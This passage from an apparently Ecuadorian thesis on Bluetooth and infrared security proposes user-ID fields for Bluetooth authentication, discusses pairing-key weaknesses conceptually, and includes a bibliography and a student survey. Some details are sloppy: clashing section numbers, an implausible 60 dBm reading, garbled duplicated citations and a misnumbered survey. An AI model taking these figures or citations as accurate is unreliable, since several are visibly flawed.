- Resultados obtenidos de la medición de las red WPAN, basados en los gráfico de las mediciones en el software AAronia 6060, detectadas en un rango de Rango de 850-1900 MHz
 - Número total de dispositivos conectados.

N° de dispositivos	PWR (dBm) máxima alcanzada	Amplitud de Banda MHz
6	60 dBm	850-1900 MHz

Tabla 21: Frecuencia de transmisión.

6.2 Análisis de los mecanismos de seguridad.

🌐 En los mecanismos de seguridad utilizados.

	Número de usuarios	Tipo de seguridad
Celulares	4	Autenticación de pin
Computadoras	2	Contraseña de usuario

Tabla 22: Mecanismos de seguridad.

🌐 Para el proceso de autenticación entre computadora y teléfono el proceso de autenticación es pedir la clave pin del celular al que se desea acceder.

CAPITULO 6

PROPUESTA

6.1 Título de la propuesta.

Agregar un campo de identificación para usuario en los elementos de seguridad, en el mecanismo de autenticación mediante la utilización del algoritmo E1.

6.2 OBJETIVOS.

6.1.1 Objetivo General.

- Proponer una solución a las falencias encontradas en los métodos de seguridad utilizados por los fabricantes de Bluetooth e Infrarrojo, a través de la demostración de un ataque a estas tecnologías.

6.1.2 Objetivos Específicos.

- Dar a conocer las vulnerabilidades encontradas en las tecnologías Bluetooth e infrarrojo.
- Demostrar la cantidad de ataques que se pueden recibir por medio de estas tecnologías, si no se utilizan con su debida precaución.

6.3 Fundamentación Científico Teórica.

Como bien se conoce los elementos de seguridad utilizados por Bluetooth son dos, los mismos que realizan cierto proceso de seguridad para poder realizar intercambio de datos.

Dentro de la seguridad a nivel de banda base se utiliza técnica de salto de frecuencia que consiste en dividir la banda en 79 canales, donde durante la conexión de un dispositivo el maestro genera una tabla pseudoaleatoria que contenga el patrón de los saltos de frecuencia, una vez generada esta tabla se utilizara para las posteriores conexiones.

Propuesta: en este caso de seguridad el fabricante, únicamente se basa en la seguridad mediante una tabla en el momento del emparejamiento dejando a un lado la verificación de los usuarios, que de igual manera que se genera una tabla de saltos se lo debería también hacer con una tabla de autenticación de usuario, que contenga un pin único por el usuario y de misma manera un registro de usuarios a los que se desean transmitir, si ese usuario demandante está registrado se envía caso contrario se desecha.

CAMPO	ESTADO	CONTENIDO
PIN_USUAR	Obligatorio.	ID único creado por el usuario
DIR_USUAR1	Obligatorio.	Nombre del dispositivo de usuario al que se va a transmitir.
DIR_USUAR2	Obligatorio.	Nombre del dispositivo de usuario al que se va a transmitir
DIR_USUARN	Obligatorio	Nombre del dispositivo de usuario al que se va a transmitir

Tabla 23: Tabla de identificación de usuario.

En este caso añadir este mecanismo de seguridad a nivel de banda base generaría un cambio en la configuración del micro chip Bluetooth y la programación del mismo, incrementando su costo.

En la seguridad a Nivel de Enlace utiliza 3 mecanismos adicionales los dos primeros son los que se deben implementar y el tercero es opcional, lo que tienen en común estos mecanismos es que utilizan algoritmos en el momento de emparejamiento.

Autenticación: este mecanismo utiliza los siguientes datos para su conexión

- número aleatorio de 128: (AU_RAND_A)
- Algoritmo: E1.
- (SRES): valor es enviado al dispositivo verificador para ser comparado con el valor calculado por este dispositivo ($SRES'$).

Propuesta: para este mecanismo se debería añadir los campos.

- PIN_USUAR: ID único de identificación creado por el usuario.
- DIR_USUAR: dirección exacta del dispositivo demandante.

Para realizar la conexión al demandante el usuario debería primero ingresar su propio ID, y luego verificar si tiene o no registrado al demandante, caso contrario se procede a su respectivo registro, luego de esto hacer su comparación mediante el algoritmo E1.




Figura 100: Algoritmo de autenticación de la propuesta.

Una vez realizado esta autenticación el campo $SRES' E_1$ utiliza la dirección del dispositivo demandante (BD_ADDR_B), además una clave de enlace determinada el AU_RAND_A . E_1 También genera el parámetro ACO (Authenticate Ciphering Offset, Compensación Cifrada Autenticada) mismo que es utilizado en el mecanismo de encriptación. El BD_ADDR utilizado en una dirección de 48 bits es único para cada dispositivo las claves de enlace. Estas claves generadas pueden ser temporales o semi temporales, estas claves son generadas en el siguiente algoritmo.




Figura 101: Algoritmo de propuesta.

Luego de este proceso las claves K_{init} y K_{master} se crean mediante el algoritmo E_{22} utilizando un número aleatorio y un PIN común para cada dispositivo, en este proceso también se puede añadir los campos




Figura 102: Algoritmo E22 de propuesta.

Cabe especificar que El RAND es un número aleatorio de 128 bits generado por el software, generado por el proceso de encriptación.

PIN es un número generado por el usuario que puede ser de uno hasta 16 bytes dependiendo del número de seguridad que se desea agregarle al sistema.

Además se la ha añadido los campos:

- PIN_USUAR: ID único de identificación creado por el usuario.
- DIR_USUAR: dirección exacta del dispositivo demandante.

Como propuesta de seguridad.

Autorización: en esta parte se determina los derechos que tiene un dispositivo Bluetooth con la finalidad de acceder a los servicios que ofrece el sistema mismo que funciona mediante 3 niveles:

- Un dispositivo de confianza mantiene una relación de emparejamiento y dispone de acceso sin restricciones a todos los servicios.
- Un dispositivo de confianza restringida mantiene una relación de emparejamiento y solo dispone de acceso restringido a uno o varios servicios, pero no a todos.
- Un dispositivo no confiable es aquel que puede o no mantener una relación de emparejamiento pero que no es de confianza. No se permite el acceso a ningún servicio.

En esta parte todo dispositivo Bluetooth dispone de una base de datos interna donde cuenta con los siguientes campos que tiene el siguiente formato, a esto le añadiremos los campos propuestos.

CAMPO	ESTADO	CONTENIDO
BD_ADDR.	Obligatorio.	Dirección MAC del Dispositivo.
Nivel de Confianza.	Obligatorio.	De Confianza/No de Confianza.
Clave de Enlace.	Obligatorio.	Clave de enlace K_{ab} .
Nombre.	Opcional.	Nombre del Dispositivo (Cadena).
PIN_USUAR	Obligatorio.	ID único de identificación creado por el usuario
DIR_USUAR	Obligatorio	Dirección de la persona que desea conectarse.

Tabla 24: Tabla autenticación de usuario.

Cifrado de Datos: protege la información que se transmite en un enlace entre dispositivos Bluetooth. Garantiza la confidencialidad del mensaje transmitido, de forma que si el paquete es capturado por un usuario que no posea la clave de descifrado, el mensaje le resultara ininteligible.

La implementación de este método es opcional, para esto se necesita haber producido con anterioridad una Autenticación el maestro y el esclavo se deben poner de acuerdo si utilizar o no cifrado de datos.

- Maestro y esclavo intercambian mensajes hasta alcanzar un acuerdo.
- No siempre es posible llegar a un acuerdo sobre el tamaño de la clave.
- En este caso se indica a las unidades Bluetooth que no se les permite comunicarse utilizando cifrado en el enlace.

Tras esta negociación comienza el proceso de cifrado utilizando los siguientes parámetros.

El maestro genera una clave de cifrado K_c de 128 bits usando el algoritmo E3.

- Número aleatorio de 128 bits.
- Enlace K_{AB} generada durante el procedimiento de emparejamiento.
- numero COF (Ciphering Offset) de 96 bits basado en el valor temporal ACO (Authenticated Ciphering Offeset) calculando durante el procedimiento de autenticación.

A más de estos parámetros la propuesta es de utilizar.

- 🌐 PIN_USUAR: ID único de identificación creado por el usuario.
- 🌐 DIR_USUAR: dirección exacta del dispositivo demandante.

Propuesta: para intercambiar mensajes o cualquier parámetro bajo Bluetooth sería ideal tener una opción en el momento de emparejamiento de dispositivos que permita realizar este paso obligatoriamente para protección de la seguridad de sus datos.




Figura 103: Algoritmo E3 de propuesta.

6.4 Recomendaciones de seguridad.

Para evitar posibles ataques a nuestra privacidad en teléfonos o cualquier dispositivo que utilice Bluetooth se debe tomar en cuenta las siguientes recomendaciones, para evitar plagios mientras los fabricantes implementen medidas más fuertes en la seguridad de estas tecnologías.

- 🌐 Active el dispositivo Bluetooth solo cuando sea necesario, caso contrario desactívelo una vez que haya cumplido con su propósito.

6.5 Descripción de la Propuesta.

Mediante la investigación del funcionamiento de las tecnologías Bluetooth e infrarrojo, mecanismos de seguridad implementados en las mismas, a través de la recopilación de

información tanto Online como bibliográfica, se procederá a realizar la comparación entre estas dos tecnologías, para realizar una propuesta de solución para las vulnerabilidades encontradas en las mismas.

Para realizar esta investigación se realizara una encuesta a los estudiantes de la escuela de ingeniería en sistemas de la Unach. (Primer a quinto año) cuyo propósito es conocer cuál de las dos tecnologías a investigar es la más utilizada y la más eficiente entre esta comunidad de estudiantes de esta manera poder realizar la práctica para la demostración de las vulnerabilidades existentes en estas tecnologías.

Con la propuesta de añadir un campo como la identificación de usuario creado por el mismo cuya longitud sea variable, permitirá que en los elementos de seguridad tanto a nivel de banda base como a nivel de enlace de datos, se corra el riesgo de que el precio de la implementación de Bluetooth se eleve un 20% más del costo actual. Pero la ventaja de esto es que para los hackers se les dificulte un poco más los ataques.

6.6 Diseño Organizacional.




Figura 104: Escala de las redes WPAN según su alcance de comunicación.

6.7 Monitoreo y Evaluación de la Propuesta.

Las tecnologías Bluetooth e infrarrojo, cumplen con la función para las cuales fueron diseñadas, de posibilitar la conexión inalámbrica de corto alcance de voz y datos entre diferentes dispositivos.

Algo que no ocurre con los métodos implantados por los fabricantes de estas tecnologías, mismos que son fáciles de descifrar o el nivel de protección es demasiado bajo para proteger la integridad de sus usuarios.

El propósito de la demostración de ataques a la tecnología Bluetooth e infrarrojo, es para demostrar el grado de seguridad y las soluciones q se puedan dar a las mismas.

El objetivo de la propuesta dar a conocer formas que puedan ayudar a reducir las infiltraciones para los ataques maliciosos en contra de estas tecnologías.

CAPITULO 7
CONCLUSIONES Y
RECOMENDACIONES

7 CONCLUSIONES Y RECOMENDACIONES.

7.1 Conclusiones.

- Se verificó durante la investigación que en el protocolo Bluetooth es propenso a una vulnerabilidad existente en el proceso de conexión de dos o más dispositivos (llamado "parking" o emparejamiento), ya que este proceso crea un valor secreto compartido, llamado "Kinit". Este valor forma la base para la creación de una llave llamada "Kab", almacenada en cada dispositivo, y que es utilizada para todas las futuras negociaciones de Bluetooth.
- En el método de seguridad de autenticación utilizado por Bluetooth se encontró que en el momento de la negociación, el dispositivo demandante no encuentra la clave al dispositivo verificador este se pone a negociar una nueva clave, método muy poco seguro ya que mediante una nueva negociación el lapso mínimo de tiempo es vital para los atacantes.
- Un error evidente en el método de Autenticación es que en el momento de negociar la clave, este proceso no tiene un número limitante de intentos, en este preciso instante es en donde se puede realizar un ataque.
- En los algoritmos de seguridad utilizados en Bluetooth, las claves de seguridad K_{init} , (claves de inicialización) forman la base para la creación de una llave llamada "Kab", almacenada en cada dispositivo, y que es utilizada para todas las futuras negociaciones de Bluetooth, ocasionando que los atacantes ingresen en el momento de una negociación para así poder sustraer la clave de la base de datos y realizar sustracción de información valiosa de nuestro equipo.
- En el caso de la seguridad física de infrarrojo, es muy poco vulnerable ya que requieren acceso cercano, una línea de visión directa, dentro de un ángulo de 30° y la distancia limitada, los métodos apropiados para la seguridad física y puede frustrar los ataques de denegación de espionaje.
- Mientras más usuarios se encuentren en una red WPAN, y el modo de acceso de Bluetooth este descubierto más fácil será ingresar a la información deseada, ya que la mayoría de programas tipo hacker se infiltran mediante los protocolos RFCOMM y L2CAP.

7.2 Recomendaciones.

- En el caso de que las auditorias sean permanentes, es aconsejable instalar cualquier versión de GNU/Linux especializada para estas, o puede realizarse mediante una máquina virtual. Si por el contrario este no fuera el caso también se lo puede hacer auditorias mediante live CD, con la diferencia de que cada vez que se reinicie el computador se reiniciara los servicios de red.
- Se debe tomar en cuenta que todo dispositivo que funcione mediante la tecnología Bluetooth, es vulnerable, además existen limitadas posibilidades de protegerlos, por tanto, al igual que en los teléfonos también se deben tomar en cuenta políticas de seguridad en estos dispositivos.
- Backtrack versión 5 es una poderosa herramienta, cuya finalidad es descubrir fallas de seguridad mediante una auditoria, para este caso en particular aplicado a las redes WPAN, en las tecnologías Bluetooth e Infrarrojo.

CAPITULO 8

BIBLIOGRAFÍA

8.1 Libros.

- Whitehouse, Ollie, (2003) “War Nibbling: Bluetooth Insecurity” @ Whitehouse, Ollie, (2003 "La Guerrar: la inseguridad Bluetooth" JUEGO @ INC
- Haataja, Keijo, (2006) “Security in Bluetooth, WLAN and IrDA: a comparison” University of K “. Haataja, Keijo, (2006)" Seguridad en Bluetooth, WiFi e IrDA: una comparación de la Universidad de Kuopio
- IRDA, (2009) “IRDA” IRDA, (2009) "IRDA".


8.2 Internet.

- Comunidad Bluehack. Conceptos de vulnerabilidades en Bluetooth. 10/05/20011
<http://bluehack.elhacker.net/proyectos/bluesec/bluesec.html>.
- <http://ec.globedia.com/bluetooth-hackers-aire-cercano>.
- <http://www.uberbin.net/archivos/mobile/seguridad-en-bluetooth.php>.
- http://www.iadis.net/dl/final_uploads/200713L016.pdf
- http://www.iadis.net/dl/final_uploads/200713L016.pdf
- http://catarina.udlap.mx/u_dl_a/tales/documentos/lem/archundia_p_fm/capitulo4.pdf
- <http://www.enterate.unam.mx/Articulos/2004/octubre/bluetooth.htm>.
- http://ldc.usb.ve/~poc/RedesII/Grupos/G1/como_funciona.html.
- <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3002>.
- <http://www.microsoft.com/technet/security/bulletins/ms01-046.aspx>.
- <http://www.irda.org>.
- <http://www.microsoft.com/technet/security/bulletins/ms01-046.aspx>.
- http://translate.google.com/translate?hl=es&langpair=en|es&u=http://www.osronline.com/ddkx/network/210irda_2pyf.htm

CAPITULO 9

ANEXOS

Anexo 1: formato de trama Bluetooth en la capa Banda Base.



Anexo 2: Estructura de la trama Infrarrojo.



ANEXO 3: Formato de las Encuesta realizadas a los estudiantes de la Universidad Nacional de Chimborazo, escuela de Ingeniería en sistemas (1º a 5º año)

Objetivo: Esta encuesta tuvo por objetivo, conocer las actividades realizadas por los estudiantes mediante la utilización de las redes WPAN, aplicados en la escuela de ingeniería en sistemas de la UNACH

Marque con una (x)

2.- ¿Posee usted algún dispositivo con tecnología bluetooth o Infrarrojo?

Si ()

No ()

2.- ¿Cuál de las dos tecnologías utiliza más usted, Bluetooth o Infrarrojo?

Si ()

No ()

3.- ¿Cuáles son los dispositivos que con más frecuencia utiliza para intercambiar datos mediante tecnologías WPAN (Bluetooth, Infrarrojo)?

Laptop's ()

Teléfonos celulares ()

PDA's ()

Otro ()

4.- ¿Qué tipo de datos envía a través de estas tecnologías?

Videos. ()

Música ()

Texto ()

Otros ()

Imágenes ()